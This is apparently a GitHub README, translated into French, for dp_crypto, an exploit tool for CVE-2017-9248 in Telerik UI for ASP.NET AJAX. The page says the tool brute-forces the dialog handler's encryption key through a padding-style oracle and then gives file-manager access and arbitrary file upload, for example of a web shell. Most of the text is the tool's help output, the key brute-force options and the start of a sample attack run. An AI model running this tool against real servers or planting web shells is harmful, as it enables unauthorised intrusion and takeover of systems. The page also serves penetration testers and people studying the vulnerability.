
 bao7uo/dp_crypto
Exploit d'oracle de chiffrement basé sur Base64 pour CVE-2017-9248 (Gestionnaire de boîte de dialogue Telerik UI pour ASP.NET AJAX)


Exploit d'oracle de chiffrement basé sur Base64 pour CVE-2017-9248 (gestionnaire de dialogue Telerik UI for ASP.NET AJAX)
Mise à jour 2020 - Veuillez noter que la version sur exploit-db est maintenant très obsolète par rapport à la dernière version ici sur GitHub.
Mon autre exploit Telerik UI (pour CVE-2017-11317 et CVE-2017-11357) vous intéressera probablement aussi. Il est disponible ici :

Cet exploit attaque une implémentation de chiffrement faible pour découvrir la clé du gestionnaire de dialogue pour les versions vulnérables de Telerik UI for ASP.NET AJAX, puis fournit un lien chiffré qui donne accès à un gestionnaire de fichiers, et un téléchargement arbitraire de fichiers (par exemple, web shell) si les permissions de fichiers distants le permettent. Fonctionne jusqu'à la version 2017.1.118 incluse.
$ python3 dp_crypto.py -h

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

usage: dp_crypto.py [-h] {d,e,k,b,p} ...

positional arguments:
  {d,e,k,b,p}
    d          Decrypt a ciphertext
    e          Encrypt a plaintext
    k          Bruteforce key/generate URL
    b          Encode parameter to base64
    p          Decode base64 parameter

optional arguments:
  -h, --help   show this help message and exit
Pour trouver une clé :
$ python3 dp_crypto.py k -h

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

usage: dp_crypto.py k [-h] -u URL [-l KEY_LEN] [-o ORACLE] [-v VERSION] [-c CHARSET] [-a ACCURACY] [-r RESUME_KEY] [-p PROXY]

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL, e.g. https://???.???.???/Telerik.Web.UI.DialogHandler.aspx
  -l KEY_LEN, --key-len KEY_LEN
                        Len of the key to retrieve, OPTIONAL: default is 48
  -o ORACLE, --oracle ORACLE
                        The oracle text to use. OPTIONAL: default value is for english version, other languages may have other error message
  -v VERSION, --version VERSION
                        OPTIONAL. Specify the version to use rather than iterating over all of them
  -c CHARSET, --charset CHARSET
                        Charset used by the key, can use all, hex, or user defined. OPTIONAL: default is hex
  -a ACCURACY, --accuracy ACCURACY
                        Maximum accuracy is out of 64 where 64 is the most accurate, accuracy of 9 will usually suffice for a hex, but 21 or more might be needed
                        when testing all ascii characters. Increase the accuracy argument if no valid version is found. OPTIONAL: default is 9.
  -r RESUME_KEY, --resume-key RESUME_KEY
                        Specify a partial key to resume testing, or complete key to get the URL.
  -p PROXY, --proxy PROXY
                        Specify OPTIONAL proxy server, e.g. 127.0.0.1:8080

$ ./dp_crypto.py k -u http://fake.bao7uo.com/Telerik.Web.UI.DialogHandler.aspx

dp_crypto by Paul Taylor / @bao7uo
CVE-2017-9248 - Telerik.Web.UI.dll Cryptographic compromise

Attacking http://192.168.55.2/Telerik.Web.UI.DialogHandler.aspx
to find key of length [48] with accuracy threshold [9]
using key charset [01234567890ABCDEF]
